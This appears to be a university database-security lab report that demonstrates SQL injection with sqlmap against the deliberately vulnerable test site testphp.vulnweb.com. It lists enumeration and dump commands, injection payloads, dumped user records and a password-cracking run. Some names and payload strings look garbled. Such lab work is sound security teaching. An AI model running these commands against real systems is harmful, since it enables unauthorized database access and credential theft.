


SQL Injection Testing using SQLmap

Database Security(ITMS-528-01),Illinois Institute of technology

Department of Information Technology and Management, Illinois Institute of technology


Scouting The Target Website: <http://testphp.vulnweb.com/listproducts.php?cat=1>



Doing a simple test to check if the website is vulnerable by changing the URL parameters:

<http://testphp.vulnweb.com/listproducts.php?cat='>

By Changing the get parameter(It is the cat function here) and Getting the below Error we were able to confirm that the sql is Vulnerable. We changed the cat value from 1 to a random symbol here it is '.



Since we confirmed that the database is vulnerable we continued to perform an injection attack and gain access to the databases

Command used :-

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

Where the sqlmap calls for the application

-u points to the url followed by our target URL

--dbs command enumerate DBMS databases

```
--(root@kali) ~
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs

[0.7.0beta2]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:27:58 /2023-10-16/

[17:27:58] [INFO] resuming back-end DBMS 'mysql'
[17:27:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 8788=8788

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7171,(SELECT (ELT(8699=8699,1))),0x716a7a6b71),8699)

Type: time-based blind
Title: MySQL > 5.8.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1832 FROM (SELECT(SLEEP(5)))QoTu)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT CONCAT(0x71787a7171,0x7a5552624a757843614f6358496f5968756756264855a4979694a6a6b71,0x716a7a6b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--

[17:27:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, nginx 1.19.8
back-end DBMS: MySQL > 5.6
[17:27:58] [INFO] fetching database names
available databases [2]:
[*] mysql
[*] information_schema

[17:27:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:27:58 /2023-10-16/
```

Using the above command we were able to find that the url has two databases in the backend:

- Acurat
- Information_Schewan

Next we Move on to Extracting information out of both the databases we just located

Command Used:-

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

Here the -D command allows us to select the specific database
--tables command is used to extract the all the table data

```
(root@kali:~)# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
[+] sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
[+] https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[+] starting @ 18:17:41 /2023-10-16/
[0:17:41] [INFO] assuming back-end DBMS 'mysql'
[0:17:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 8788=8788
Type: error-based
Title: MySQL > 3.23 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7171,(SELECT (ELT(8099=8099,1))),0x716a7a6b71),8099)
Type: time-based blind
Title: MySQL > 3.23.22 AND time-based blind (Query SLEEP)
Payload: cat=1 AND (SELECT SLEEP(3))0u1a
Type: UNION query
Title: Generic UNION query (NULL - 11 columns)
Payload: cat=1 UNION ALL SELECT CONCAT(0x71787a7171,0x7a5552624a7578a361a6358a96f596b736a50526a95959596b754675626a48555a97969a6b6b71,0x716a7a6b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
[0:17:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: nginx 1.18.0, PHP 5.6.40
back-end DBMS: MySQL > 5.6
[0:17:41] [INFO] fetching tables for database: 'acuart'
Database: acuart
[+] tables
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
[0:17:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[+] ending @ 18:17:42 /2023-10-16/
```

Using the above command we can see that the acuart Database has 8 tables:

- Artists
- Carts
- Categ
- Featured
- Guestbook
- Pictures products
- users

We can further get all the informations using the below command:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables -a
```

Where the -a means to fetch all the data available

```
Database: acuart
Tables: users
[1 entry]
+-----+-----+-----+-----+-----+-----+
| cc      | cart      | pass | email      | phone      | uname | name      | address |
+-----+-----+-----+-----+-----+-----+
| 111111111111111111 | a103b9bdb009a9f5a0ee5fcaef4291ab | test | email@lok. | 11223344 | test | attacker1234 | <blank> |
+-----+-----+-----+-----+-----+-----+

[20:15:39] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[20:15:39] [INFO] fetching columns for table 'pictures' in database 'acuart'
[20:15:39] [INFO] fetching entries for table 'pictures' in database 'acuart'
Database: acuart
Table: pictures
[7 entries]
+-----+-----+-----+-----+-----+-----+
| a_id | cat_id | pic_id | img | plong | price | title | pshort |
+-----+-----+-----+-----+-----+-----+
| 1 | 1 | 1 | ./pictures/1.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n<p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n<p> | 500 | The shore | Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. |
| 1 | 1 | 2 | ./pictures/2.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n<p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n<p> | 800 | Mistery | Donec molestie.\nSed aliquam sem ut arcu. |
| 1 | 1 | 3 | ./pictures/3.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n<p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n<p> | 986 | The universe | Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. |
| 1 | 1 | 4 | ./pictures/4.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n<p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n<p> | 1000 | Walking | Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phas |
| 1 | 1 | 5 | ./pictures/5.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n<p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n<p> | 460 | Mean | Lorem ipsum dolor sit amet, consectetur adipiscing elit. |
| 1 | 2 | 6 | ./pictures/6.jpg | <p>\nThis picture is an 99 cm x 200 cm masterpiece.\n<p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n<p> | 10000 | Thing | Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phas |
| 2 | 1 | 7 | ./pictures/7.jpg | bla bla bla long | 15000 | Trees | bla bla bla |
+-----+-----+-----+-----+-----+-----+

[20:15:39] [INFO] table 'acuart.pictures' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/pictures.csv'
[20:15:39] [INFO] fetching columns for table 'artists' in database 'acuart'
[20:15:39] [INFO] fetching entries for table 'artists' in database 'acuart'
Database: acuart
```

By pulling all the information we found out sensitive information like user details, their password, name and so on.


While pulling all the data the sqlmap program found a encrypted value which can be cracked using dictionary attack

```
> 1
[20:02:58] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[20:03:01] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[20:03:01] [INFO] starting 2 processes
[20:03:11] [INFO] using suffix '1'
[20:03:22] [INFO] using suffix '123'
[20:03:30] [INFO] using suffix '2'
[20:03:40] [INFO] using suffix '12'
[20:03:51] [INFO] using suffix '3' none,uname,address
[20:04:03] [INFO] using suffix '13' Smith,test,email@email.com,2323345,test,
[20:04:15] [INFO] using suffix '7'
[20:04:27] [INFO] using suffix '11'
[20:04:39] [INFO] using suffix '5'
[20:04:49] [INFO] using suffix '22'
[20:04:59] [INFO] using suffix '23'
[20:05:09] [INFO] using suffix '01'
[20:05:20] [INFO] using suffix '4'
[20:05:28] [INFO] using suffix '07'
[20:05:40] [INFO] using suffix '21'
[20:05:52] [INFO] using suffix '14'
[20:06:02] [INFO] using suffix '10'
[20:06:12] [INFO] using suffix '06'
[20:06:21] [INFO] using suffix '08'
[20:06:30] [INFO] using suffix '8'
[20:06:42] [INFO] using suffix '15'
[20:06:51] [INFO] using suffix '69'
[20:06:59] [INFO] using suffix '16'
[20:07:11] [INFO] using suffix '6'
[20:07:24] [INFO] using suffix '18'
[20:07:34] [INFO] using suffix '!'
[20:07:44] [INFO] using suffix '.'
[20:07:53] [INFO] using suffix '*'
[20:08:02] [INFO] using suffix '!!'
[20:08:10] [INFO] using suffix '?'
[20:08:18] [INFO] using suffix ';'
[20:08:28] [INFO] using suffix '..'
[20:08:36] [INFO] using suffix '!!!!'
[20:08:47] [INFO] using suffix ','
[20:09:00] [INFO] using suffix '@'
[20:09:12] [WARNING] no clear password(s) found
Database: acuart
Table: users
```

Command Used:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema --tables
```

This command shows there are 79 different tables in the Information_schema DBMS



We can further filter the information by selecting specific tables and columns

Command Used:-

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T ADMINISTRABLE_ROLE_AUTHORIZATIONS -columns
```

Where the -T is used to select the specific table
-columns is used to fetch just the column data

```

[+] (root@kali) [-]
[*] sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T ADMINISTRABLE_ROLE_AUTHORIZATIONS -columns

[+] starting @ 20:28:04 /2023-10-16/

[20:28:05] [INFO] resuming back-end DBMS 'mysql'
[20:28:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 8780=8780

  Type: error-based
  Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7171,(SELECT (ELT(8699-8699,1))))),0x716a7a6b71),8699)

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 1832 FROM (SELECT(SLEEP(5)))OuIu)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT CONCAT(0x71787a7171,0x7a5552624a757043614f6358496f596b736450526a5956596875a675626448555a4979694a6d4b71,0x716a7a6b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--

[20:28:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.6
[20:28:05] [INFO] fetching columns for table 'ADMINISTRABLE_ROLE_AUTHORIZATIONS' in database 'information_schema'
Database: information_schema
Table: ADMINISTRABLE_ROLE_AUTHORIZATIONS
[9 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| HOST | varchar(256) |
| USER | varchar(97) |
| GRANTEE | varchar(97) |
| GRANTEE_HOST | varchar(256) |
| IS_DEFAULT | varchar(3) |
| IS_GRANTABLE | varchar(3) |
| IS_MANDATORY | varchar(3) |
| ROLE_HOST | varchar(256) |
| ROLE_NAME | varchar(255) |
+-----+-----+

```